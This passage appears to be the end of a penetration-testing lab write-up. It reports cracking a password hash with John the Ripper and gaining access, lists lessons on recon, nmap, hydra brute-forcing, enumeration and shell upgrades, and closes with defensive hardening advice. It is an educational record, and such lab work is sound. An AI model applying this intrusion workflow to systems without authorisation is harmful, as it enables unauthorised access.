
Password is in Hashed format so, using 'john the ripper' tool it is cracked



Password

EXPLOITATION SUCCESSFUL

- **Using the password, entered into the machine and found more valuable information and data**



LESSONS LEARNED

1. Reconnaissance is Critical

- I learned how to identify a target system on the network using tools like netdiscover.
- Gained an understanding of how scanning reveals the attack surface (open ports, services, and versions).

2. Port Scanning & Service Identification

- Using nmap, I learned how to find open ports and detect services like FTP, SSH, or HTTP.
- Now I know which ports are associated with which services (e.g., 21 = FTP, 22 = SSH, 80 = HTTP).

3. Brute-Force Attacks

- Learned how to use hydra to perform password attacks.
- Discovered the importance of wordlists like rockyou.txt, and how to troubleshoot when tools fail (e.g., missing files).

4. Web & SMB Enumeration Concepts

Even if not fully used, I learned the purpose of tools like:

- nikto (web vulnerabilities)
- enum4linux (Windows SMB info gathering)

5. Shell Access & Upgrade

- Discovered the difference between basic shells and interactive shells.
- Learned to use Python to upgrade a shell for better control

SUGGESTIONS FOR DEFENSE

1. Restrict and Monitor FTP Access

- Disable FTP entirely if not needed.
- Use SFTP (over SSH) instead of insecure FTP.
- Disallow anonymous login in FTP configuration.
- Use strong, complex passwords.
- Limit FTP access by IP whitelisting or firewall rules.

2. Secure SSH (Port 22)

- Use key-based authentication instead of passwords.
- Change the default SSH port (22) to a non-standard port.
- Disable root login:
- Use a strong password policy and enable account lockout after failed attempts.
- Install tools like Fail2ban to block IPs after brute-force attempts.

3. Secure Web Applications

- Regularly update web apps and CMS (WordPress, Joomla, etc.).
- Use web application firewalls (WAFs).
- Disable directory listing.
- Validate all inputs to prevent SQL injection, XSS, etc.

- Scan the site regularly with tools like Nikto, OpenVAS, or Nessus.

5. Network Segmentation & Firewall Rules

- Limit service exposure to only trusted IPs.
- Close unnecessary ports.
- Use internal firewalls to separate critical systems.

****